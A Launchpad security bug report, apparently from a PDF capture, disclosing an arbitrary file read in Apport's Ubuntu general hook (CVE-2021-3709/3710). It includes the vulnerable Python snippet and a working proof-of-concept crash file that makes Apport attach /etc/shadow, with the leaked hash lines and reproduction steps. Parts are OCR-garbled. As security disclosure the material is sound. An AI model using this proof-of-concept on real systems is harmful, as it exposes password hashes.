

Overview Code B

e Bugs Blueprint

Translations Answer

Arbitrary file read in general hook (ubuntu.py)

Bug #1934308 reported by mal on 2021-07-01

This bug affects 1 person

Affects
Status
Importance
Assigned to
Milestone

Apport
Fix Released
Critical
Unassigned
Apport (Ubuntu)
Fix Released
Undecided
Unassigned
Unassigned

Bug Description

```
While reviewing Apport's general hooks it was found that the hook `apport/
general-hooks/ubuntu.py` includes user controlled files when handling
 'emacs'-related reports:
if report['Package'] in ['emacs22', 'emacs23', 'emacs-snapshot',
   # emacs add-on packages trigger byte compilation, which might fail
    \ensuremath{\sharp} we are very interested in reading the compilation log to determine
    # where to reassign this report to
    regex = r'^!! Byte-compilation for x?emacs\S+ failed!'
    if attachment in report and re.search(regex, log_file, re.MULTILINE):
       for line in log_file.split('\n'):
            m = re.search(r'^!!) and attach the file (\S+)', line) # [0]
            if m:
                path = m.group(1)
                apport.hookutils.attach file if exists(report, path) # [1]
After using a regular expression to extract the file to attach [0], the
extracted file subsequently gets attached to the report file [1].
With automatic crash reporting enabled the following PoC (tested on
20.04/21.04 Desktop) includes the file `/etc/shadow` in the respective
report file:
cat << EOF > /var/crash/poc.crash
ProblemType: Package
ExecutablePath: /poc
Package: emacs22
DpkgTerminalLog: !! Byte-compilation for emacs22 failed!
 !! and attach the file /etc/shadow
grep -A5 DpkgTerminal /var/crash/poc.crash
DpkgTerminalLog: !! Byte-compilation for emacs22 failed!
 !! and attach the file /etc/shadow
.etc.shadow:
 root:!:18393:0:99999:7:::
 daemon.*.18375.0.99999.7...
 bin:*:18375:0:99999:7:::
Best regards!
```

Related branches

lp:~ubuntu-core-dev/ubuntu/impish/apport/ubuntu

CVE References

2021-3709

2021-3710

```
Alex Murray (alexmurray) wrote on 2021-07-02:

I am unable to reproduce this issue on an up to date Ubuntu 20.04 desktop install - when apport sees the crash file it runs but is not able to access /etc/shadow so this does not get attached - am I missing something?

Can you please provide instructions for reproducing this on a fresh Ubuntu 20.04 install?

Changed in apport (Ubuntu):

status:New — Incomplete
```

```
#3
  mal (mallle) wrote on 2021-07-02:
I just confirmed it on a freshly installed VM (Ubuntu 20.04 Desktop,
VMware Workstation 16 Player, Easy Install):
* Update: sudo apt update && sudo apt dist-upgrade
* Enable automatic problem reporting: Settings -> Diagnostics -> Send
error reports to Canonical -> Automatic
* Reboot
m@ubuntu:~$ cat << EOF > /var/crash/poc.crash
> ProblemType: Package
> ExecutablePath: /poc
> Package: emacs22
> DpkgTerminalLog: !! Byte-compilation for emacs22 failed!
> !! and attach the file /etc/shadow
m@ubuntu:~$ grep -A5 DpkgTerminal /var/crash/poc.crash
DpkgTerminalLog: !! Byte-compilation for emacs22 failed!
!! and attach the file /etc/shadow
root:!:18810:0:99999:7:::
daemon:*:18667:0:99999:7:::
bin:*:18667:0:99999:7:::
I hope this helps!
```

```
Report a bug
```

This report contains Public Security information

Everyone can see this security related information.

You are not directly subscribed to this bug's notifications.

Edit bug mail

Other bug subscribers

Subscribe someone else

Notified of all changes

Brian Mu

mal

May be notified

Alejandro J. Alva.

Ashani Holland

Benjamin Drung Bruno Garcia

TRC

Charlie_Smotherman

Christina A Reitb...

Debian PTS

Doraann2 Franko Fang

rialiko ralig

Hans Christian Holm HaySayCheese

Hidagawa

Jesse Jones

José Alfonso

Kees Cook

Matt j Micah Gersten

Michael Rowland H...

Mr. MInhaj

Name Changed PCTeacher012

Paolo Topa

PechayClub Inc

Peter Bullert
Philip Muškovao

Punnsa

Richard Seguin

Richard Williams

Ubuntu Foundation..

Ubuntu Security Team Ubuntu Touch seed...

Vasanth

Vic Parker

ahepas

basilisgabri dsfki dfix

eoininmoran

ganesh linuxgijs


miked

nikonikic42

projevie@hot

sankaran

van



See full activity log

To post a comment you must log in.